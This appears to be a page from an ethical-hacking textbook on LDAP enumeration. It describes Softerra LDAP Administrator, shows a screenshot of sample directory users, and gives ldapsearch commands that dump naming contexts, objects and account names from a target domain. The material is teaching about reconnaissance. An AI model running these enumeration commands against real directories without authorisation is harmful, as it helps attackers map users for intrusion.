
LDAP Enumeration Tools

There are many LDAP enumeration tools that access directory listings within Active Directory (AD) or other directory services. Using these tools, attackers can enumerate information such as valid usernames, addresses, and departmental details from different LDAP servers.

- **Softerra LDAP Administrator**

  Source: *https://www.ldapadministrator.com*

  Softerra LDAP Administrator is an LDAP administration tool that works with LDAP servers such as Active Directory (AD), Novell Directory Services, and Netscape/iPlanet. It browses and manages LDAP directories. As shown in the screenshot, attackers use Softerra LDAP Administrator to enumerate user details such as the username, email address, and department.


Softerra LDAP Administrator
Production ▸ example.com ▸ OU=London Office ▸
Quick Search
File Edit View Favorites Server Entry Schema Tools Window Help
New
(objectClass=*)
Scope Pane
Softerra LDAP Administrator
Reports
Exchange
Production
contoso.com
cyberdyne.com
example.com
OU=Berlin Office
OU=London Office
OU=New York Office
OU=Paris Office
OU=Tokio Office
Testing

Name	Value	mail	department
Disabled (4)			
CN	Maya Bibi	m.bibi@example.com	IT
CN	Sofia Hope	s.hope@example.com	Accounting
CN	Toby Allan	t.allan@example.com	Accounting
CN	Toby Lynch	t.lynch@example.com	IT
Enabled (54)			
CN	Aaron Barton	a.barton@example.com	IT
CN	Abigail Murphy	a.murphy@example.com	Sales
CN	Alexander Holt	a.holt@example.com	IT
CN	Alexander Marsden	a.marsden@example.com	Accounting
CN	Alexandra Flynn	a.flynn@example.com	Sales
CN	Alice Iqbal	a.iqbal@example.com	IT
CN	Amelia Owen	a.owen@example.com	HR
CN	Amy Lucas	a.lucas@example.com	HR
CN	Annie Douglas	a.douglas@example.com	Sales
CN	Anthony Gough	a.gough@example.com	Accounting
CN	Charlie Todd	c.todd@example.com	IT
CN	Charlotte Rowe	c.rowe@example.com	Sales
CN	Chelsea Hyde	c.hyde@example.com	Sales

Figure 4.16: Screenshot of Softerra LDAP Administrator

- **ldapsearch**

  Source: *https://linux.die.net*

  `ldapsearch` is a shell-accessible interface for the **`ldap_search_ext(3)`** library call. **`ldapsearch`** opens a connection to an LDAP server, binds it, and performs a search using the specified parameters. The filter should conform to the string representation of the search filters, as defined in RFC 4515. If not provided, the default filter, (**`objectClass=*`**), is used.

  If **`ldapsearch`** finds one or more entries, the attributes specified by **`attrs`** are returned. If **`*`** is listed, all user attributes are returned. If **`+`** is listed, all operational attributes are returned. If no **`attrs`** are listed, all user attributes are returned. If only **`1.1`** is listed, no attributes are returned.

  The search results are displayed using an extended version of the LDAP Data Interchange Format (LDIF). The option **`-L`** controls the output format.

  Attackers use **`ldapsearch`** to enumerate AD users. This allows attackers to establish connections with an LDAP server to perform different searches using specific filters. The following command can be used to perform an LDAP search using simple authentication:

```
ldapsearch -h <Target IP Address> -x
```

If the above command is executed successfully, the following command can be executed to obtain additional details related to the naming contexts:

`ldapsearch -h <Target IP Address> -x -s base namingcontexts`

For example, from the output of the above command, if the primary domain component can be identified as **`DC=htb,DC=local`**, the following command can be used to obtain more information about the primary domain:

`ldapsearch -h <Target IP Address> -x -b “DC=htb,DC=local”`


The following commands can be used to retrieve information about a specific object or all the objects in a directory tree:

`ldapsearch -h <Target IP Address> -x -b "DC=htb,DC=local" '(objectClass=Employee)'`→ retrieves information related to the object class Employee.

`ldapsearch -x -h <Target IP Address> -b "DC=htb,DC=local" "objectclass=*"` → retrieves information related to all the objects in the directory tree.

The following command retrieves a list of users belonging to a particular object class:

`ldapsearch -h <Target IP Address> -x -b "DC=htb,DC=local" '(objectClass= Employee)' sAMAccountName sAMAccountType`

